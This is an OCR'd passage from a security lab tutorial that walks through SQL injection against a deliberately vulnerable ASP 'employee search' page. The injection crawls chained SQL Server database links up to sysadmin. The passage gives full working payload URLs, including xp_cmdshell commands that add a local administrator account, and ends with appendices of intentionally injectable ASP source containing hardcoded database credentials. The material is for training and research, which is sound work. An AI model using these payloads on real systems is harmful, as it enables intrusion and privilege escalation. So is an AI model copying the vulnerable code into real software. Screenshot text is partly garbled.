
Employee Information

ID: 193
Title: Production Technician - WC40
User: adventure-works\alejandro0
Birth Date: 1979-01-06
ID:
Title:
User: Link: .\SERVER2
Birth Date:
ID:
Title:
User: Link: BADSERVER
Birth Date:
ID:
Title:
User: Link: WIN-OGD2LLLUIPN\SERVER1
Birth Date:

4. Select the database link server name, user, and privileges on **server2**. The injection should return a 0 next to "DBLinkPriv" indicating that the account used to setup the database link from server1 to server2 does **not** have sysadmin privileges.

Note: Replace "**RELATIVESERVERNAMEHERE**" with the server you installed the SQL Server instances on. Also, the "%2b" are URL encoded "+". This was done so that the strings can be concatenated with the query output correctly.

```
http://127.0.0.1/employee.asp?id=193 union select null,null,'<br><br>DBLink:
'%2b@@servername%2b'--%3E'%2blinksrv1%2b'<br>DBLinkUser:
'%2bdblink1user%2b'<br>DBLinkPriv:
'%2bdblink1priv%2b'<br>',null,null,null,null,null,null,null,null,null,null,null,nu
ll,null from openquery("RELATIVESERVERNAMEHERE\server2",'select @@servername as
linksrv1, system_user as dblink1user,cast((select is_srvrolemember(''sysadmin''))
as varchar) as dblink1priv')--
```


http://127.0.0.1/employee.asp?id=193 union select null,null,'<br><br>DBLink: '%2b@@servername%

MBA
My Bad Application
Employee Search

Employee Information

ID: 193
Title: Production Technician - WC40
User: adventure-works\alejandro0
Birth Date: 1979-01-06
ID:
Title:
User:


DBLink: WIN-OGD2LLLUIPN\SERVER1-->WIN-OGD2LLLUIPN\SERVER2
DBLinkUser: s2user
DBLinkPriv: 0

Birth Date:

5. Select a list of available database links on **server2**. You should see server3 on the list.

   Note: Replace "**RELATIVESERVERNAMEHERE**" with the server you installed the SQL Server instances on.

```
http://127.0.0.1/employee.asp?id=193 union select null,null,'<br><br>DBLink:
'%2b@@servername%2b'-->'%2blink1%2b'--
>'%2blink2%2b'<br>',null,null,null,null,null,null,null,null,null,null,null,null,nu
ll from openquery("RELATIVESERVERNAMEHERE\server2",'select @@servername as
link1,srvname as link2 from master..sysservers')--
```


http://127.0.0.1/employee.asp?id=193 union select null,null,'<br><br>DBLink: '%2b@@servername%2 - Windows Internet Explore
http://127.0.0.1/employee.asp?id=193 union select null,null,'<br><br>DBLink: '%2b@@server
127.0.0.1
Shows the link path from Server2 to Server3

MBA
My Bad Application
Employee Search

Employee Information

ID: 193
Title: Production Technician - WC40
User: adventure-works\alejandro0
Birth Date: 1979-01-06
ID:
Title:
User:

DBLink: WIN-OGD2LLLUIPN\SERVER1-->WIN-OGD2LLLUIPN\SERVER2-->BADSERVER

Birth Date:
ID:
Title:
User:

DBLink: WIN-OGD2LLLUIPN\SERVER1-->WIN-OGD2LLLUIPN\SERVER2-->.\SERVER3


Birth Date:
ID:
Title:
User:

DBLink: WIN-OGD2LLLUIPN\SERVER1-->WIN-OGD2LLLUIPN\SERVER2-->WIN-OGD2LLLUIPN\SERVER2

6. Select the database link server name, user, and privileges on **server3**. The injection should return a 0 next to “DBLinkPriv” indicating that the account used to setup the database link from server2 to server3 does **not** have sysadmin privileges.

   Note: Replace “**RELATIVESERVERNAMEHERE**” with the server you installed the SQL Server instances on.

```
http://127.0.0.1/employee.asp?id=193 union select null,null,'<br><br>DBLink:
'%2b@@servername%2b'-->'%2blink1%2b'-->'%2blink2%2b'<br>'%2b'DbLinkUser:
'%2bdblink2user%2b'<Br>DbLinkPriv:
'%2bdblink2priv%2b'<br>',null,null,null,null,null,null,null,null,null,null,null,nu
ll,null from openquery("RELATIVESERVERNAMEHERE\server2",'select @@servername as
link1,link2,dblink2user,dblink2priv from
openquery("RELATIVESERVERNAMEHERE\server3",''select @@servername as
link2,system_user as dblink2user,cast((select is_srvrolemember(''''sysadmin''''))
as varchar) as dblink2priv'')')—
```


http://127.0.0.1/employee.asp?id=193 union select null,null,'<br><br>DBLink: '%2b@@servername%2 - Windows Internet Explor
http://127.0.0.1/employee.asp?id=193 union select null,null,'<br><br>DBLink: '%2b@@server
127.0.0.1
Shows the username and privilege for the user configured on the link from Server2 to Server3

MBA
My Bad Application
Employee Search

Employee Information

ID: 193
Title: Production Technician - WC40
User: adventure-works\alejandro0
Birth Date: 1979-01-06
ID:
Title:
User:


DBLink: WIN-OGD2LLLUIPN\SERVER1-->WIN-OGD2LLLUIPN\SERVER2-->WIN-OGD2LLLUIPN\SERVER3
DbLinkUser: s3user
DbLinkPriv: 0

Birth Date:

7. Select a list of database links on **server3**. You should see a link going back to server1.

   Note: Replace "**RELATIVESERVERNAMEHERE**" with the server you installed the SQL Server instances on.

```
http://127.0.0.1/employee.asp?id=193 union select null,null,'<br><br>DBLink:
'%2b@@servername%2b'-->'%2blink1%2b'-->'%2blink2%2b'<br>'%2b'DbLink:
'%2bnewlink%2b'<br>',null,null,null,null,null,null,null,null,null,null,null,null,n
ull from openquery("RELATIVESERVERNAMEHERE\server2",'select @@servername as
link1,link2,newlink from openquery("RELATIVESERVERNAMEHERE\server3",''select
@@servername as link2,srvname as newlink from master..sysservers'')')—
```


http://127.0.0.1/employee.asp?id=193 union select null,null,'<br><br>DBLink: '%2b@@servername%2 - Windows Internet Explorer
http://127.0.0.1/employee.asp?id=193 union select null,null,'<br><br>DBLink: '%2b@@server
127.0.0.1
Employee Search
Shows a link from Server3 to Server1

```
Employee Information

ID: 193
Title: Production Technician - WC40
User: adventure-works\alejandro0
Birth Date: 1979-01-06
ID:
Title:
User:

DBLink: WIN-OGD2LLLUIPN\SERVER1-->W                    LLLUIPN\SERVER3
DbLink: BADSERVER

Birth Date:
ID:
Title:
User:

DBLink: WIN-OGD2LLLUIPN\SERVER1-->WIN-OGD2LLLUIPN\SERVER2-->WIN-OGD2LLLUIPN\SERVER3
DbLink: .\SERVER1

Birth Date:
ID:
Title:
User:

DBLink: WIN-OGD2LLLUIPN\SERVER1-->WIN-OGD2LLLUIPN\SERVER2-->WIN-OGD2LLLUIPN\SERVER3
DbLink: WIN-OGD2LLLUIPN\SERVER3
```


8. Select the database link server name, user, and privileges on **server1** . The injection should return a 1 next to "DBLinkPriv" indicating that the account used to setup the database link from server3 to server1 **does** have sysadmin privileges. Finally!!

   Note: Replace "**RELATIVESERVERNAMEHERE**" with the server you installed the SQL Server instances on.

   Note: You may have to disable XSS filtering in newer version of IE for this specific example. However, all Firefox version seemed to work just fine.

```
http://127.0.0.1/employee.asp?id=193 union select null,null,'<br><br>DBLink:
'%2b@@servername%2b'-->'%2blink1%2b'-->'%2blink2%2b'--
>'%2blink3%2b'<br>'%2b'DbLinkUser: '%2bdblink3user%2b'<Br>DbLinkPriv:
```

```
'%2bdblink3priv%2b'<br>',null,null,null,null,null,null,null,null,null,null,null,nu
ll,null from openquery("RELATIVESERVERNAMEHERE\server2",'select @@servername as
link1,link2,link3,dblink3user,dblink3priv from
openquery("RELATIVESERVERNAMEHERE\server3",''select @@servername as
link2,link3,dblink3user,dblink3priv from
openquery("RELATIVESERVERNAMEHERE\server1",''''select @@servername as
link3,system_user as dblink3user,cast((select
is_srvrolemember(''''''''sysadmin'''''''')) as varchar) as dblink3priv'''')'')')--
```


http://127.0.0.1/employee.asp?id=193 union select null,null,'<br>
DBLink: '%2b@@servername%2 - Windows Internet Explorer
127.0.0.1
MBA
My Bad Application
Employee Search
Link from Server3 to Server1 has sysadmin privs!

Employee Information

ID: 193
Title: Production Technician - WC40
User: adventure-works\alejandro0
Birth Date: 1979-01-06
ID:
Title:
User:

DBLink: WIN-OGD2LLLUIPN\SERVER1-->WIN-OGD2LLLUIPN\SERVER2-->WIN-OGD2LLLUIPN\SERVER3-->WIN-OGD2LLLUIPN\SERVER1
DbLinkUser: s1admin
DbLinkPriv: 1

9. Use the escalated privileges through the link chain to add a new operating system user to **server1**.


   Note: Replace "RELATIVESERVERNAMEHERE" with the server you installed the SQL Server instances on.

   Request 1: Adds the user "test123"

```
http://127.0.0.1/employee.asp?id=193 union select null,null,'<br><br>Executing
blind command
execution...',null,null,null,null,null,null,null,null,null,null,null,null,null
from openquery("RELATIVESERVERNAMEHERE\server2",'select 1 from
openquery("RELATIVESERVERNAMEHERE\server3",''select 1 from
openquery("RELATIVESERVERNAMEHERE\server1",''''select 1;exec master..xp_cmdshell
''''''''net user test123 Test123Pass! /add'''''''''''')'')')--
```

Request 2: Adds the user "test123" to the "Administrators" group.

```
http://127.0.0.1/employee.asp?id=193 union select null,null,'<br><br>Executing
blind command
execution...',null,null,null,null,null,null,null,null,null,null,null,null,null
from openquery("RELATIVESERVERNAMEHERE\server2",'select 1 from
openquery("RELATIVESERVERNAMEHERE\server3",''select 1 from
openquery("RELATIVESERVERNAMEHERE\server1",''''select 1;exec master..xp_cmdshell
''''''''net group "adminstrators" /add testing123'''''''''''')'')')--
```


http://127.0.0.1/employee.asp?id=193 union select null,null,'<br><br>Executing blind command ex

MBA
My Bad Application
Employee Search

Employee Information

ID: 193
Title: Production Technician - WC40
User: adventure-works\alejandro0
Birth Date: 1979-01-06
ID:
Title:
User:

Executing blind command execution...
Birth Date:

10. Log into **server1** (locally or over RDP) with your new local administrator account.

Antti Rantasaari and I also wrote a Metasploit module to crawl database links via SQL injection, but at this point it has not been accepted into the framework. However, I have provided a links to the source code and a video tutorial below for those who are interested.

Module and Video

- https://github.com/nullbind/Metasploit-Modules/blob/master/mssql_linkcrawler_sqli.rb
- http://www.youtube.com/watch?v=eCSxPC4FenQ

Chapter 6 Wrap Up

Congratulations!

If everything worked you have a fully functioning database link lab that can be used for training, research, and application testing.

Have fun and Hack Responsibly!

Appendix A Employee.asp Source Code

```
<html>
<body>

<table align="left" border="0" width="200">
<tr>
 <td align="center">
       <font size="20">MBA</font><br>
       My Bad Application
 </td>
</tr>
<tr>
 <td align="center">
       <a href="/search.asp">Employee Search</a>
 </td>
</tr>
</table>

<Br><Br><Br><Br><Br><Br><Br><Br>
<table border="0"
<tr>
 <td align="left">
<h3>Employee Information</h3>
<%

'Sample Database Connection Syntax for ASP and SQL Server.

Dim oConn, oRs
Dim qry, connectstr
Dim db_name, db_username, db_userpassword
Dim db_server
Dim myid

' update the db_server with your server and instance
db_server = "mybox\server1"
db_name = "AdventureWorks2008"
```

```
db_username = "s1user"
db_password = "s1password"

'setup database handler
Set oConn = Server.CreateObject("ADODB.Connection")
oConn.Open("Driver={SQL Server};Server=" & db_server & ";Database=" & db_name &";UID="
& db_username & ";PWD=" & db_password & ";Trusted_Connection=NO;")

'setup query
qry = "SELECT * FROM HumanResources.Employee WHERE BusinessEntityID = " &
Request("id")

'execute query
Set oRS = oConn.Execute(qry)

'loop through and display records
Do until oRs.EOF

   Response.Write "<strong>ID:</strong>&nbsp;" & oRs.Fields("BusinessEntityID") &
"<br>"
   Response.Write "<strong>Title:&nbsp;</strong>" & oRs.Fields("JobTitle") & "<br>"
   Response.Write "<strong>User:&nbsp;</strong>" & oRs.Fields("LoginID") & "<br>"
   Response.Write "<strong>Birth Date:&nbsp;</strong>" & oRs.Fields("BirthDate") &
"<br>"

   oRS.MoveNext
Loop
oRs.Close


Set oRs = nothing
Set oConn = nothing

%>
 </td>
</tr>
</table>
</body>
</html>
```

Appendix B Search.asp Source Code

```
<html>
<body>

<table align="left" border="0" width="200">
<tr>
 <td align="center">
      <font size="20">MBA</font><br>
      My Bad Application
 </td>
</tr>
<tr>
<td align="center">
<a href="/search.asp">Employee Search</a>
 </td>
</tr>
</table>
<Br><Br><Br><Br><Br><Br>
<table border="0" width="200">
<tr>
 <td align="left"><br><br>
<h3>Employee Search</h3>
<form action="" method="GET" name="searchform">
<input type="text" name="search" id="search">
<input type="submit" value="Search">
</form>
<%

'Sample Database Connection Syntax for ASP and SQL Server.
Dim oConn, oRs
Dim qry, connectstr
Dim db_name, db_username, db_userpassword
Dim db_server
Dim my_search

' update the db_server with your server and instance
db_server = "mybox\server1"
db_name = "AdventureWorks2008"
db_username = "s1user"
db_password = "s1password"

'setup database handler
Set oConn = Server.CreateObject("ADODB.Connection")
oConn.Open("Driver={SQL Server};Server=" & db_server & ";Database=" & db_name &";UID="
& db_username & ";PWD=" & db_password & ";Trusted_Connection=NO;")

'setup query
```

```
qry = "SELECT LoginID,BusinessEntityID FROM HumanResources.Employee WHERE LoginID LIKE
'%" & Request("search") & "%'"

'execute query
Set oRS = oConn.Execute(qry)

'output status to user
Response.Write "<strong>Search Results for:</strong>&nbsp;" & Request("search") &
"<br>"

'loop through and print results
Do until oRs.EOF
   Response.Write "<a href=/employee.asp?id=" & oRs.Fields("BusinessEntityID") & ">" &
oRs.Fields("LoginID") & "</a><br>"
   oRS.MoveNext
Loop
oRs.Close


Set oRs = nothing
Set oConn = nothing

%>

</body>
</html>
```